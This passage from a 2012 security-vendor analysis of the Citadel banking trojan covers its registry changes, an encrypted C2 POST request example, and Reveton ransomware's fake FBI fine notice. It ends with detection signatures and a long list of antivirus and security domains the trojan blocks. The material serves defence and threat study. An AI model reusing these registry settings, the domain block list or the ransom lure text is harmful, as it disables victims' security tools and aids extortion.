HKCU\Software\Microsoft\Internet Explorer\Privacy	CleanCookies	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	1609	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	1609	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2	1609	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	1609	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4	1609	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	1406	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	1406	0
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4	1406	0

Table 2. Citadel Internet Explorer registry modifications.

Network

Citadel uses the HTTP protocol for communications with its C2 server to receive instructions and updates and to upload stolen data. It does not use a peer-to-peer (P2P) communication protocol like the Gameover version of Zeus. Figure 10 shows the HTTP headers for a typical Citadel POST request to its C2 server.



```
POST /media/cms/fileoye.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C; .NET4.0E)
Host: goowew.com
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

..mSOW....>.....g....'HW..a.Y{]rF{.'K...S............... ......T....|.8...P.i...\.J...
[.....2...l..$..HO^....ue.u(.....
a...O...
```

Figure 10. Example Citadel POST request.

All requests to the C2 server use the POST method, with the contents of the request encrypted using a modified RC4 algorithm. In addition, requests for the configuration file and video capture module also use these RC4-encrypted POST requests. This feature is touted by the author as a technique to prevent the configuration file information from showing up on sites such as Zeus Tracker, as there is no longer a directly downloadable URL for the configuration file. This feature makes it more difficult for researchers to directly download configurations from Zeus Tracker for decryption and analysis.


Campaigns

In addition to fraud against online banking, Citadel has been linked with at least two other major campaigns that install additional malware. The practice of banking trojans installing additional malware is not new. In the past, Zeus botnets often installed additional malware such as fake antivirus or search engine hijackers. This practice provided an opportunity for malicious actors to derive revenue through criminal affiliate programs from infected computers in their botnet that may not be candidates for online banking fraud.

Reveton

Ransomware is a class of malware that attempts to scare a victim into sending money directly to the criminals. The malware may encrypt files on the victim's computer and demand that payment be sent in exchange for a decryption tool. Another emerging trend is to trick victims into believing that they are the subject of a law enforcement investigation, and that they must pay a fine to avoid further prosecution. Reveton is a malware family observed to have been downloaded by Citadel botnets. It uses fake law enforcement warnings to trick the victim into paying a "fine" to avoid prosecution. Reveton displays a window that covers the entire desktop and disables keyboard shortcuts for minimizing windows and displaying the Task Manager, making it extremely difficult to close. The contents of the window are downloaded from a C2 server. There have been reports that Reveton will download warnings from a law enforcement agency relevant to the victim (e.g., the Federal Bureau of Investigation (FBI) for victims in the United States).

Copyright © 2012 Dell SecureWorks



ATTENTION !

IP: [redacted]
Location: [redacted]
IPS: [redacted]

Your PC is blocked due to at least one of the reasons specified below.

You have been violating Copyright and Related Rights Law (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article I, Section 8, Clause 8, also known as the Copyright of the Criminal Code of United States of America.

Article I, Section 8, Clause 8 of the Criminal Code provides for a fine of two to five hundred minimal wages or a deprivation of liberty for two to eight years.

You have been viewing or distributing prohibited Pornographic content (Child Porno/Zoofilia and etc). Thus violating article 202 of the Criminal Code of United States of America. Article 202 of the Criminal Code provides for a deprivation of liberty for four to twelve years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of up to $100,000 and/or a deprivation of liberty for four to nine years.

Pursuant to the amendment to the Criminal Code of United States of America of May 28, 2011, this law infringement (if it is not repeated – first time) may be considered as conditional in case you pay the fine to the State.

Fines may only be paid within 72 hours after the infringement. As soon as 72 hours elapse, the

Code:
Sum: 200 $

Figure 11. Screenshot of Reveton ransomware.

The victim is typically instructed to purchase an electronic payment card through services such as MoneyPak or Ukash. These cards can easily be purchased at local convenience stores, and they allow individuals to easily make electronic payments by providing a code from the card.

Dorifel/XDocCrypt

In August 2012, Dutch security company Fox-IT released their analysis of a threat named Dorifel or XDocCrypt that was observed to be installed by a Citadel botnet. Fox-IT initially thought that Dorifel may be another class of ransomware because it encrypted documents found on the local computer and on network shares. However, no demands for ransom were made. Instead, the goal of encrypting these documents appears to be to spread Dorifel infections throughout a network. Dorifel wraps the encrypted document with an executable program that decrypts the original document and installs Dorifel on a new computer. Dorifel can then be used to download additional malware on the infected computer. Other malware, including Sality, Virut, and the Licat/Murofet version of Zeus, use similar techniques to spread by infecting other programs instead of documents.

Conclusion

Citadel has emerged as a popular choice in the underground economy for use in financial fraud. In the process, it is rapidly developing capabilities beyond its Zeus predecessor. Citadel has allowed malicious actors to expand their reach and target a larger variety of web browsers. It provides a platform for additional criminal revenue opportunities such as installation of ransomware.

The CTU research team encourages organizations to monitor their systems for Citadel threat indicators. Small and mid-sized businesses have become popular targets for online banking fraud through credential theft and subsequent fraud via Automated Clearing House (ACH) transactions or wire transfers. In addition to removing the infection, organizations should engage their relevant security policies and procedures for handling stolen credentials. Credentials used for online banking or other

Copyright © 2012 Dell SecureWorks

finance activities are at exceptional risk and should be dealt with in an expedited manner. The organization's response may include working with the relevant financial institution to reset the credentials and to review recent transactions on the compromised account to identify any anomalies.

Existing Dell SecureWorks iSensor countermeasures listed in Table 3 are able to detect Citadel network communications.

Signature ID	Alert Message
28097	Trojan.PRG/ZeuS/Zbot Posting Stolen Data
47405	Citadel/Zeus Trojan Response From C2 Server

Table 3. Dell SecureWorks countermeasures to detect Citadel network communications.

Appendix — Common Citadel trojan DNS filter domains

```
bitdefender.com
download.bitdefender.com
update.bitdefender.com
wfbs51-p.activeupdate.trendmicro.com
wfbs60-p.activeupdate.trendmicro.com
iau.trendmicro.com
licenseupdate.trendmicro.com
csm-as.activeupdate.trendmicro.com
wfbs6-icss-p.activeupdate.trendmicro.com
oc.activeupdate.trendmicro.com
update.avg.com
update.grisoft.com
backup.avg.cz
backup.grisoft.cz
files2.grisoft.cz
files2.avg.cz
download.grisoft.cz
download.avg.cz
akamai.grisoft.cz
akamai.grisoft.cz.edgesuite.net
akamai.avg.cz
akamai.avg.cz.edgesuite.net
akamai.grisoft.com
akamai.avg.com
akamai.grisoft.com.edgesuite.net
akamai.avg.com.edgesuite.net
data-cdn.mbamupdates.com
su.pctools.com
pctools.com
download.lavasoft.com
secure.lavasoft.com
lavasoft.com
bitdefender.nl
virustotal.com
trendmicro.nl
trendmicro.com.au
www.trendmicro.com.au
securesoft.com.au
avira.com.au
gratissoftwaresite.nl
nod32.com.au
pandasecurity.com.au
lavasoft.com.au
avg.com.au
symantec-norton.com
housecall.trendmicro.com
forums.malwarebytes.org
malwarebytes.org
pchelpforum.com
pchelpforum.com
forums.cnet.com
techsupportforum.com
gratissoftware.nu
majorgeeks.com
forums.pcworld.com
antivirus.microbe.com.au
avast.com.au
avg-antivirus.com.au
nortonantiviruscenter.com
threatmetrix.com
www.zonealarm.com
firewallguide.com
auditmypc.com
comodo.com
free-firewall.org
schoonepc.nl
iopus.com
tucows.com
avg-antivirus-plus-firewall.en.softonic.com
superantispyware.com.au
superantispyware.com
harveynorman.com.au
ca-store.com.au
netfreighters.com.au
securetec.com.au
anti-spyware.com.au
virusscan.jotti.org
virscan.org
antivir.ru
analysis.avira.com
hijackthis.de
uploadmalware.com
emsisoft.com
kaspersky.co.uk
bitdefender.co.uk
eset.co.uk
webroot.com
gdatasoftware.co.uk
pcpro.co.uk
webroot.co.uk
cyprotect.com
cloudantivirus.com
drweb-antivir.it
escanav.com
clamwin.com
nod32.nl
webroot.nl
av.eu
vergelijk.nl
antivirusvergelijk.nl
virussen.upc.nl
antivirus.startpagina.nl
avastav.nl
defenx.nl
gdata.nl
bitdefender.nl
removevirus.org
windows.microsoft.com
answers.microsoft.com
myantispyware.com
krebsonsecurity.com
antivirus.about.com
cleanuninstall.com
staples.com
esetindia.com
mcafee.free-trials.net
antivir-2012.com
panda-antivirus.en.softonic.com
softonic.com
```

```
freeantivirushelp.com
scanwith.com
bestantivirusreviewed.com
virus-help.net
cleanallspyware.com
kingsoftsecurity.com
threatfire.com
freeavg.com
clamav.net
pcthreat.com
2-viruses.com
trojan-killer.ne
virusinfo.info
www.virusinfo.info
projecthoneypot.org
www.projecthoneypot.org
novirus.ru
www.novirus.ru
anti-malware.com
www.anti-malware.com
offensivecomputing.net
www.offensivecomputing.net
zeustracker.abuse.ch
www.zeustracker.abuse.ch
www.malekal.com
www3.malekal.com
forum.malekal.com
www.threatexpert.com
threatexpert.com
www.microsoft.com
update.microsoft.com
www.virustotal.com
virusscan.jotti.org
www.av-comparatives.org
av-comparatives.org
av-test.org
www.av-test.org
www.scanwith.com
trendmicro.com.au
kasperskyanz.com.au
bitdefender.com.au
eset.com.au
vet.com.au
sm.mcafee.com
home.mcafee.com
toolbar.avg.com
stats.avg.com
www.virusbtn.com
adwarereport.com
avg.com.au
www.adwarereport.com
malwarebytes.org
www.malwarebytes.org
dw.com.com
nss-shasta-rrs.symantec.com
spywarewarrior.com
www.spywarewarrior.com
avsoft.ru
www.avsoft.ru
onecare.live.com
anubis.iseclab.org
wepawet.iseclab.org
iseclab.org
www.iseclab.org
www.freespaceinternetsecurity.com
freespaceinternetsecurity.com
sunbelt-software.com
www.sunbelt-software.com
www.prevx.com
prevx.com
analysis.seclab.tuwien.ac.at
www.joebox.org
joebox.org
gmer.net
www.gmer.net
antirootkit.com
www.antirootkit.com
sectools.org
www.sandboxie.com
sandboxie.com
nepenthes.mwcollect.org
mwcollect.org
www.amtso.org
amtso.org
www.nsslabs.com
nsslabs.com
www.icsalabs.com
icsalabs.com
www.checkvir.com
checkvir.com
www.check-mark.com
check-mark.com
www.protectstar-testlab.org
protectstar-testlab.org
www.anti-malware-test.com
anti-malware-test.com
av-test.de
www.av-test.de
www.wildlist.org
wildlist.org
www.aavar.org
aavar.org
centralops.net
www.staysafeonline.info
staysafeonline.info
www.rokop-security.de
rokop-security.de
www.wilderssecurity.com
wilderssecurity.com
www.superantispyware.com
superantispyware.com
update.microsoft.com
www.kaspersky.com
www.kaspersky.ru
kaspersky.ru
www.avp.ru
avp.ru
www.viruslist.com
viruslist.com
www.viruslist.ru
www.kaspersky-antivirus.ru
kaspersky-antivirus.ru
downloads1.kaspersky-labs.com
downloads2.kaspersky-labs.com
```

```
downloads3.kaspersky-labs.com
downloads4.kaspersky-labs.com
downloads5.kaspersky-labs.com
downloads-us1.kaspersky-labs.com
downloads-us2.kaspersky-labs.com
downloads-us3.kaspersky-labs.com
downloads-eu1.kaspersky-labs.com
downloads-eu2.kaspersky-labs.com
kavdumps.kaspersky.com
www.kasperskyclub.com
forum.kasperskyclub.com
forum.kasperskyclub.ru
kasperskyclub.ru
kasperskyclub.com
ftp.kasperskylab.ru
ftp.kaspersky.ru
ftp.kaspersky-labs.com
data.kaspersky.ru
z-oleg.com
www.z-oleg.com
drweb.com
www.drweb.com
freedrweb.com
www.freedrweb.com
drweb.com.ua
www.drweb.com.ua
drweb.ru
www.drweb.ru
av-desk.com
www.av-desk.com
drweb.net
www.drweb.net
ftp.drweb.com
dr-web.ru
www.dr-web.ru
download.drweb.com
support.drweb.com
updates.sald.com
sald.com
www.sald.com
drweb.imshop.de
safeweb.norton.com
www.safeweb.norton.com
www.symantec.com
shop.symantecstore.com
liveupdate.symantec.com
liveupdate.symantecliveupdate.com
service1.symantec.com
www.service1.symantec.com
security.symantec.com
liveupdate.symantec.d4p.net
securityresponse.symantec.com
sygate.com
www.sygate.com
esetnod32.ru
www.esetnod32.ru
eset.com
www.eset.com
eset.com.ua
www.eset.com.ua
nod32.com.ua
www.nod32.com.ua
download.eset.com
update.eset.com
eset.eu
www.eset.eu
nod32.it
www.nod32.it
nod32.su
www.nod32.su
nod-32.ru
www.nod-32.ru
allnod.com
www.allnod.com
allnod.info
www.allnod.info
virusall.ru
www.virusall.ru
nod32eset.org
www.nod32eset.org
eset.sk
www.eset.sk
nod32.nl
www.nod32.nl
dl1.antivir.de
dl2.antivir.de
dl3.antivir.de
dl4.antivir.de
free-av.com
www.free-av.com
free-av.de
www.free-av.de
avira.com
www.avira.com
avira.de
www.avira.de
www1.avira.com
dlpro.antivir.com
forum.avira.com
www.forum.avira.com
avirus.ru
www.avirus.ru
avira-antivir.ru
www.avira-antivir.ru
avirus.com.ua
www.avirus.com.ua
mcafee.com
www.mcafee.com
home.mcafee.com
us.mcafee.com
ru.mcafee.com
de.mcafee.com
ca.mcafee.com
fr.mcafee.com
au.mcafee.com
es.mcafee.com
it.mcafee.com
uk.mcafee.com
mx.mcafee.com
ru.mcafee.com
mcafee-online.com
www.mcafee-online.com
mcafeesecurity.com
www.mcafeesecurity.com
```

```
mcafeesecure.com
www.mcafeesecure.com
avertlabs.com
www.avertlabs.com
download.nai.com
nai.com
www.nai.com
secure.nai.com
eu.shopmcafee.com
shop.mcafee.com
siblog.mcafee.com
mcafeestore.com
www.mcafeestore.com
service.mcafee.com
siteadvisor.com
www.siteadvisor.com
scanalert.com
www.drsolomon.com
mcafee-at-home.com
wwww.mcafee-at-home.com
networkassociates.com
www.networkassociates.com
avast.ru
www.avast.ru
avast.com
www.avast.com
onlinescan.avast.com
download1.avast.com
download2.avast.com
download3.avast.com
download4.avast.com
download5.avast.com
download6.avast.com
download7.avast.com
free.avg.com
au.norton.com
trustdefender.com
avg.com
www.avg.com
sshop.avg.com
pctools.com
www.grisoft.cz
www.grisoft.com
free.grisoft.com
bitdefender.com
www.bitdefender.com
msecn.net
bitdefender.de
www.bitdefender.de
bitdefender.com.ua
www.bitdefender.com.ua
bitdefender.ru
www.bitdefender.ru
myaccount.bitdefender.co,
download.bitdefender.com
ftp.bitdefender.com
forum.bitdefender.com
upgrade.bitdefender.com
agnitum.ru
www.agnitum.ru
agnitum.com
www.agnitum.com
agnitum.de
www.agnitum.de
outpostfirewall.com
www.outpostfirewall.com
dl1.agnitum.com
dl2.agnitum.com
antivirus.comodo.com
comodo.com
www.comodo.com
forums.comodo.com
comodogroup.com
www.comodogroup.com
personalfirewall.comodo.com
www.personalfirewall.com
hackerguardian.com
www.hackerguardian.com
www.nsclean.com
nsclean.com
clamav.net
www.clamav.net
db.local.clamav.net
clamsupport.sourcefire.com
lurker.clamav.net
wiki.clamav.net
w32.clamav.net
lists.clamav.net
clamwin.com
www.clamwin.com
ru.clamwin.com
gietl.com
www.gietl.com
clamav.dyndns.org
f-secure.com
www.f-secure.com
support.f-secure.com
f-secure.ru
www.f-secure.ru
ftp.f-secure.com
europe.f-secure.com
www.europe.f-secure.com
f-secure.de
www.f-secure.de
support.f-secure.de
ftp.f-secure.de
f-secure.co.uk
www.f-secure.co.uk
retail.sp.f-secure.com
retail01.sp.f-secure.com
retail02.sp.f-secure.com
ftp.europe.f-secure.com
norman.com
www.norman.com
download.norman.no
sandbox.norman.no
norman.no
www.norman.no
niuone.norman.no
pandasecurity.com
www.pandasecurity.com
viruslab.ru
www.viruslab.ru
pandasoftware.com
```

```
www.pandasoftware.com
acs.pandasoftware.com
www.pandasoftware.es
anti-virus.by
www.anti-virus.by
virusblokada.ru
www.virusblokada.ru
vba32.de
www.vba32.de
ftp.nai.com
secuser.com
www.secuser.com
tds.diamondcs.com.au
windowsupdate.microsoft.com
lavasoftusa.com
www.lavasoftusa.com
lavasoftusa.de
www.lavasoftusa.de
diamondcs.com.au
shop.ca.com
downloads.my-etrust.com
v4.windowsupdate.microsoft.com
v5.windowsupdate.microsoft.com
noadware.net
www.noadware.net
zonelabs.com
www.zonelabs.com
moosoft.com
www.moosoft.com
secuser.model-fx.com
pccreg.antivirus.com
k-otik.com
vupen.com
www.vupen.com
housecall.trendmicro.com
trendmicro.com
www.trendmicro.com
us.trendmicro.com
uk.trendmicro.com
de.trendmicro.com
fr.trendmicro.com
es.trendmicro.com
au.trendmicro.com
it.trendmicro.com
br.trendmicro.com
antivirus.cai.com
sophos.com
www.sophos.com
securitoo.com
nordnet.com
www.nordnet.com
avgfrance.com
www.avgfrance.com
antivirus-online.de
www.antivirus-online.de
ftp.esafe.com
ftp.microworldsystems.com
ftp.ca.co
files.trendmicro-europe.com
inline-software.de
ravantivirus.com
www.ravantivirus.com
f-prot.com
www.f-prot.com
files.f-prot.com
secure.f-prot.com
vsantivirus.com
www.vsantivirus.com
openantivirus.org
www.openantivirus.org
www3.ca.com
dialognauka.ru
www.dialognauka.ru
anti-virus-software-review.com
www.anti-virus-software-review.com
www.vet.com.au
antiviraldp.com
www.antiviraldp.com
www.proantivirus.com
pestpatrol.com
www.pestpatrol.com
simplysup.com
www.simplysup.com
misec.net
www.misec.net
www1.my-etrust.com
authentium.com
www.authentium.com
finjan.com
www.finjan.com
www.ikarus-software.at
www.ika-rus.com
ika-rus.com
tinysoftware.com
www.tinysoftware.com
visualizesoftware.com
www.visualizesoftware.com
kerio.com
www.kerio.com
www.kerio.eu
www.zonelabs.com
zonelog.co.uk
www.zonelog.co.uk
webroot.com
www.webroot.com
www.lavasoft.nu
spywareguide.com
www.spywareguide.com
spyblocker-software.com
www.spyblocker-software.com
www.spamhaus.org
spamcop.net
www.spamcop.net
bobbear.co.uk
www.bobbear.co.uk
domaintools.com
www.domaintools.com
centralops.net
www.centralops.net
www.robtex.com
dnsstuff.com
www.dnsstuff.com
ripe.net
www.ripe.net
www.met.police.uk
nbi.gov.ph
www.nbi.gov.ph
www.police.gov.hk
treasury.gov
www.treasury.gov
cybercrime.gov
www.cybercrime.gov
www.cybercrime.ch
enisa.europa.eu
www.enisa.europa.eu
www.interpol.int
www.fsa.gov.uk
www.companies-house.gov.uk
fraudaid.com
www.fraudaid.com
scambusters.org
www.scambusters.org
spamtrackers.eu
www.spamtrackers.eu
```